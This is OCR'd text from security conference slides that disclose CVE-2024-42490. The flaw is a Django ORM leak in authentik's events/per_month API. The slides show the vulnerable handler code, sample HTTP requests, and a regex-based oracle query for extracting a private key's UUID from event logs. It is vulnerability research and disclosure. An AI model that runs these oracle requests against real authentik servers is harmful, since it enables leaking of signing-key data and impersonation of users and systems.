HOW HARD CAN IT BE TO LEAK A UUID?


PRIVATE KEY LEAK, SHOULD WE CARE?

Private Key Leak, Why Should We Care?

- Impersonate the authentik webserver (phishing users/admin)
- Impersonate users' tokens
  - Access to any system trusting authentik.


HOW HARD CAN IT BE TO LEAK A UUID?

How hard can it be to leak a uuid?

- Into the rabbit hole
- Tried to leak by a few methods
  - The Naive Attempt - Leaking the UUID from an API call
    - “There **must** be **one API** in which we could leak this data.”
    - Requesting **each API** in the (OpenAPI)**specification**
    - This attempt failed

How hard can it be to leak a uuid?


- Into the rabbit hole
- Tried to leak by a few methods
  - An excellent article, plORMbing your **Django ORM**, by Elttam
    - **ORM Leaks** (Object Relational Mappers)
      - "Insecure use of ORMs can lead to information leaks"
      - "**like SQL Injections**"


LET’S FIND ORM LEAKS (DJANGO)

Django ORM Leak Pattern

- Using the **filter()** method with the **unpacking** operator **** applied to **user-supplied** data

- Allows us:
  - leak some internal data (and hopefully our UUID)


FOUND A PROMISING ORM LEAK INSTANCE

Found A Promising ORM Leak instance - Events API

- Events (Log) API
- API Endpoint
  - **/api/v3/events/events/per_month/?query={}**
  - Regular (Non-Admin) users can call this API

Found A Promising ORM Leak instance - Events API Handler

```python
    @action(detail=False, methods=["GET"], pagination_class=None)
    def per_month(self, request: Request):
        """Get the count of events per month"""
        filtered_action = request.query_params.get("action", EventAction.LOGIN)
        try:
            query = loads(request.query_params.get("query", "{}"))
        except ValueError:
            return Response(status=400)
        return Response(
            get_objects_for_user(request.user, "authentik_events.view_event")
            .filter(action=filtered_action)
            .filter(**query)
            .get_events_per(timedelta(weeks=4), ExtractDay, 30)
        )

```

Code snippet api/v3/events/events/per_month API handler


FOUND A RANDOM API, WHAT IS IT ABOUT?

Found A Promising ORM Leak instance

Request

Pretty Raw Hex GraphQL

```
GET /api/v3/events/events/per_month/?query=() HTTP/1.1
Host: authentik.m2a.local
Authorization: Bearer
tra99KZYxe7GoFBBoplAiYKLJBfns7KXCwWJJFOt4iCuYnPGEMfwF4VqbVOC

```


Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Allow: GET, HEAD, OPTIONS
Content-Length: 1181
Content-Type: application/json
Date: Sun, 30 Mar 2025 12:27:02 GMT
Referrer-Policy: same-origin
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: 1d2a4d84f2c144c9b97f1934a408fb05
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Powered-By: authentik

[{"x_cord":1743418263000.0,"y_cord":0},{"x_cord":1743337623000.0,"y_cord":11},
{"x_cord":1743256983000.0,"y_cord":0},{"x_cord":1743176343000.0,"y_cord":0},{
"x_cord":1743095703000.0,"y_cord":11},{"x_cord":1743015063000.0,"y_cord":0},{
"x_cord":1742934423000.0,"y_cord":0},{"x_cord":1742853783000.0,"y_cord":3},{
"x_cord":1742773143000.0,"y_cord":0},{"x_cord":1742692503000.0,"y_cord":0},{
"x_cord":1742611863000.0,"y_cord":0},{"x_cord":1742531223000.0,"y_cord":0},{
"x_cord":1742450583000.0,"y_cord":0},{"x_cord":1742369943000.0,"y_cord":0},{
"x_cord":1742289303000.0,"y_cord":2},{"x_cord":1742208663000.0,"y_cord":2},{
"x_cord":1742128023000.0,"y_cord":0},{"x_cord":1742047383000.0,"y_cord":0},{
"x_cord":1741966743000.0,"y_cord":0},{"x_cord":1741886103000.0,"y_cord":0},{
"x_cord":1741805463000.0,"y_cord":0},{"x_cord":1741724823000.0,"y_cord":0},{
"x_cord":1741644183000.0,"y_cord":0},{"x_cord":1741563543000.0,"y_cord":0},{
"x_cord":1741482903000.0,"y_cord":0},{"x_cord":1741402263000.0,"y_cord":0},{
"x_cord":1741321623000.0,"y_cord":0},{"x_cord":1741240983000.0,"y_cord":0},{
"x_cord":1741160343000.0,"y_cord":0},{"x_cord":1741079703000.0,"y_cord":0},{
"x_cord":1740999063000.0,"y_cord":0}]
```

Request to the events/per_month API returns **timestamps** and **values**


Found A Promising ORM Leak instance - Events API Histogram



Admin event log view - Histogram



EVENTS LOG LEAK - IS IT RELEVANT?

Authentik Events Log



Admin event log - uuid is logged on upload

- Context -> diff -> kp_uuid -> new_value


WHEN ORMS LEAK…

When ORMs leak - Oracle

```
1 GET /api/v3/events/events/per_month/?
  action=login&query={} HTTP/1.1
```

events/per_month API Request

```
,{"x_cord":1725459789000.0,"y_cord":1}
,{"x_cord":1725298509000.0,"y_cord":0}
,{"x_cord":1725137229000.0,"y_cord":0}
,{"x_cord":1724975949000.0,"y_cord":0}
```

- Context -> diff -> kp_uuid -> new_value
- Context__diff__kp_uuid__new_value__regex

A log entry is found a **non-zero value** is returned

```
1 GET /api/v3/events/events/per_month/?action=
  model_created&query=
  {"context__diff__kp_uuid__new_value__regex":"^6.*"}
  HTTP/1.1
```


Requesting the events/per_month API using **Regex ORM Leak**

```
,{"x_cord":1725459789000.0,"y_cord":0}
,{"x_cord":1725298509000.0,"y_cord":0}
,{"x_cord":1725137229000.0,"y_cord":0}
,{"x_cord":1724975949000.0,"y_cord":0}
```

ORM Leak returns a valid response and an **Oracle**

leak a uuid!?
ORM Leak Demo

- (Using admin credentials)



You Can't always win

- Regular (Non-Admin) users can call this API
  - But...
  - Permissions required ☹ (in the **Database**)

CVE-2024-42490 Info Leak - Summary

